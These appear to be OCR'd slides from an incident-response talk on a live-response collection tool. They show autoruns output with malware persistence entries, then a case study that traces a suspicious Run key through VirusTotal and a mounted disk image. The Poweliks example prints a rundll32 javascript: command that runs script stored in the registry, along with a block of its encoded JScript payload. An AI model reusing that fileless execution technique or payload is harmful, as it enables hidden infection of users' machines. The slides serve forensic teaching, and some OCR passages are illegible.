
NOTE: More often than not, if you have an infected system, you will find the evidence in here

“LiveResponseData \PersistenceMechanisms” folder



“LiveResponseData\UserInfo” folder

- Contains information related to users of the system, including:
  - Logons
  - Listing of users
  - Current User



What you see is what you get

- Script output is plain-text or html. No unique obfuscation attempts or proprietary file formats
  - Memory dump, disk image(s), and copied files are obvious exceptions

- Can write/create your own parsing mechanism

Examples of gathered data

- ZeroAccess and POS RAM scraper present in CurrentVersion\Run output from autoruns

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
   Entry last modified: 9/10/2004 7:35 AM
   Google Update
     "C:\Documents and Settings\Administrator\Local Settings\Application Data\Google
\Desktop\Install\{07b87f74-818a-9263-9aff-71f4d3701134}\♥[illegible]\[illegible]\-3629-a818-47f78b70}\[illegible]
9aff-71f4d3701134}\GoogleUpdate.exe" >
     Voleter it(c)
     (Not verified) Voleter it(c)
     1.0.3.69
     c:\documents and settings\administrator\local settings\application data\google\desktop
\install\{07b87f74-818a-9263-9aff-71f4d3701134}\♥[illegible]\[illegible]\-ffa9-3629-a818-47f78b70}\[illegible]
71f4d3701134}\googleupdate.exe
     3/29/2005 6:17 PM
     MD5:      8df1f6f7cf864df50f02cbab508564b0
     SHA1:     d015651dbaeb2a43dd70731af2ab0c7a5ddd9086
     PESHA1:   8F518C3F9FF61D47604E2E360C578678ABFB9D29
     SHA256:   9dcbb64f365fdf6f80607d297d88134efa4a74ebadc3cc3c5effa9c4f8625937
   svchost
     C:\Documents and Settings\Administrator\Desktop\Malware\e-swipe\e-swipe\files\G\dist
\run.exe
     c:\documents and settings\administrator\desktop\malware\e-swipe\e-swipe\files\g\dist
\run.exe
     7/22/2011 5:46 AM
     MD5:      a00b7db4db20761989f7a254258fb88c
     SHA1:     4db746ccd0ca9919b589143d206abb57e1117d24
     PESHA1:   3B4743FF3D05FA6360B74FAA71AC708E35528113
     SHA256:   089d37febbc1a74428c38e9a66ecee383f477e209ca2c847496752647b0b1026
```

Examples of gathered data

- Poweliks malware present in autoruns output
  - Malware is stored entirely in registry key, it does not “write itself to disk” in a typical fashion

Examples of gathered data

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
   (Default)
     rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write("\74script
language=jscript.encode>"+(new%20ActiveXObject("WScript.Shell")).RegRead("HKCU\\software\\microsoft\
\windows\\currentversion\\run\\")+"\74/script>")
     File not found: javascript:"\..\mshtml

   (Default)
     #@~^ZXgAAA==W!x^DkKxP^WTcV*        ODH      ax       +h,)mDk\p64N+1YcJ\dX:s cj+M\n.oHSuP:n
vcTr#IXRKw+      `r!2:JSJ4YO2=zz6C+(NGc^G:JVKo_VGL{JQVBWl^/nbp6Rdn        Nc#p.Y;Mx,Fi)mmOm4`n#PDnO!
Dx,Ti)8+{q+&pl{xnh~)1Yr\pr(Ln^D`J        j1DrwD Utn^Vr#iStbs+v+Z'W b`DDXPA'mR2X2Cx92      \rDGUs
+UYUODbxLdvJ]Ar NrDuE*i2{h3J-'/HdY:f '-Ar       NWSdwKh+Md4+^V'--F T'-2WSnDktns^R+anriW'         nSP)1
\+or(%+1YcJUm.raYk       LRwkVjz/D+sr8Ln^DJbi6;x1YrG     Pm
[Uv#`YMzPDnDEMxPmR"no"+CNvJuFdH-'dW6Yhm.n-':bm.WdG6Yw-  nY,0.Cs+hG.0Pd+D;a-w     Na--7 cTRl!{ F-
wdaJ#pNmmYm4cn#PDY;DU~ZiN86;x1YrG        PNc;*    a'       nSP)1Yb\+or(%+1YcJt/ah^ RUnD7+Do
\JC:KhRRTE*iaRK2+       `E!AKJS;B0CVkn*iac/xNv#p;0       'CRA62C N2       -kMWxsnUYUYMkUodcr]O+s2]'-
Eb3ERd;(/ODbUT`;cVm/Y&x9n6}0cJJJbQ8#i!WxD'E6UQJcYswEi;WD'WR;.+mYnPR6Yor^+cE6UD~OMER~O8#pr0vEWY*
;WDRMrY`6c.n/aW         /nAG[H#IE6OR;VGd`#I;6'WR;.lORK6Ywk^n`!0U~DD;n*iE6O'6RMOok^+vEWxObpEW/
{;0DR62xbdPI6O?D.lhv#pE0kR"nl9`+#pEW qDkDn`!0/c]nl9`!0ORjr.+R *bi!0d ;VWdnv#IE6 ;VGk+v#i6RGnVYnsbVnc
0xDbimRI!UcJ'Jr_;0UQr-EPJ5Eb+O~JxW.nkYCDDEB!S8#p0RG+^nYsrV`;W  #i)Nh4kVcZ0csbVn2arkYd`ab#PkWc1Nxcb
{'T#P[vJ4DYa)zJNKAx^WCNc:r^MW/KWYcmWs&[WSx^WCN&TJ%&mJT%1F1WmcO*^W0Rc6W(O19v1OFl!OTvlG0mO+&HYsX+!UnF|
a0vc+X+E#IN9`EtDOw=z&[KhxsGmN :b^MWdK0DRmK:J[WSxsWmN&3JZzA&2;2,OX0&  Z!fO*XlfRA+0F v09~vFT$Wc)cJ
```

Short Case Study

- A user complains their system is running slow
- IT admin runs “Complete” version of the Live Response Collection…just in case
- Events (sort of) occur in real time

Short Case Study


- First stop is “autorunsc.txt” file. Strange entry noted under the “CurrentVersion\Run” path.

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
   msofficeservice
     C:\Users\Win7-BML\AppData\Local\msoffice\msofficeservice.exe
     (Not verified) Google Labs
     1.0.0.0
     c:\users\win7-bml\appdata\local\msoffice\msofficeservice.exe
     10/20/2011 4:31 PM
     MD5:       13F55CEBFC12272D76492AA24CD2057F
     SHA1:      2FFAEBF1162C35BA6B62E89CC45A33970D60D33B
     PESHA1:    D4893C648837161862A609DDD5EC4E9C28540578
     SHA256:    89F25D174C55BC2E58AFC97B1CFC24C1B028DF3E31D25F8B05DD001A41DE40BB
     PESHA256: 4FE77561B934A637CF72738DBFA8B0EBACD4A7E9CF3C980A456F499429ACA2FD
     IMPHASH:   FF5C873330A2F2FDB0F795DA7DC68C60
```

Short Case Study

- “msofficeservice” kind of seems legitimate
- Hmm..maybe not, since the company is “Google Labs”

Short Case Study



- Since we have the hashes, lets do a quick Google search

Short Case Study

- File detected as malicious by virustotal
  - 23/45 back in 2012

virustotal

SHA256:	89f25d174c55bc2e58afc97b1cfc24c1b028df3e31d25f8b05dd001a41de40bb
File name:	file-4904957_exe
Detection ratio:	23 / 45
Analysis date:	2012-12-20 02:21:09 UTC (2 years, 2 months ago)

Analysis | File detail | Additional information | Comments 0 | Votes | Behavioural information

File identification

MD5	13f55cebfc12272d76492aa24cd2057f
SHA1	2ffaebf1162c35ba6b62e89cc45a33970d60d33b
SHA256	89f25d174c55bc2e58afc97b1cfc24c1b028df3e31d25f8b05dd001a41de40bb
ssdeep	12288:nso1m4bmt8dQ9VZHoyjpsqz1r6UZ6HPOmlljNvzz7:socAy9VZIy9sqz1zEvzZv
File size	612.0 KB (626688 bytes)
File type	Win32 EXE
Magic literal	MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
TrID	Win32 Executable Generic (58.3%) Win16/32 Executable Delphi generic (14.1%) Generic Win/DOS Executable (13.7%) DOS Executable Generic (13.6%) Autodesk FLIC Image File (extensions: flc, fli, cel) (0.0%)
Tags	peexe

Short Case Study


- Since we have the disk image, let’s check out the folder where the executable resides

Short Case Study

- We can mount the image using FTK Imager Lite (included in the Live Response Collection)

- Browse to “Windows_Live_Response\Tools \FTK_Imager_Lite_3.1.1” and run “FTK Imager.exe”


Short Case Study



adencrypt_gui.exe	1/13/2015 5:17 PM	Application	227 KB
adfs_globals.dll	8/15/2014 4:14 PM	Application extens...	8 KB
ADIsoDLL.dll	8/15/2014 4:14 PM	Application extens...	69 KB
adshattrdefs.dll	8/15/2014 4:14 PM	Application extens...	369 KB
boost_date_time-vc100-mt-1_49.dll	8/15/2014 4:14 PM	Application extens...	52 KB
boost_filesystem-vc100-mt-1_49.dll	8/15/2014 4:14 PM	Application extens...	163 KB
boost_regex-vc100-mt-1_49.dll	8/15/2014 4:14 PM	Application extens...	678 KB
boost_system-vc100-mt-1_49.dll	8/15/2014 4:14 PM	Application extens...	16 KB
boost_thread-vc100-mt-1_49.dll	8/15/2014 4:14 PM	Application extens...	66 KB
cximage.dll	8/15/2014 4:14 PM	Application extens...	924 KB
da7zip.dll	8/15/2014 4:14 PM	Application extens...	31 KB
FTK Imager.exe	1/13/2015 5:17 PM	Application	10,758 KB
icudt44.dll	8/15/2014 4:14 PM	Application extens...	14,581 KB
icuuc44.dll	8/15/2014 4:14 PM	Application extens...	921 KB
IsoBuster.dll	8/15/2014 4:14 PM	Application extens...	1,773 KB


Short Case Study

- Select “File”



Short Case Study

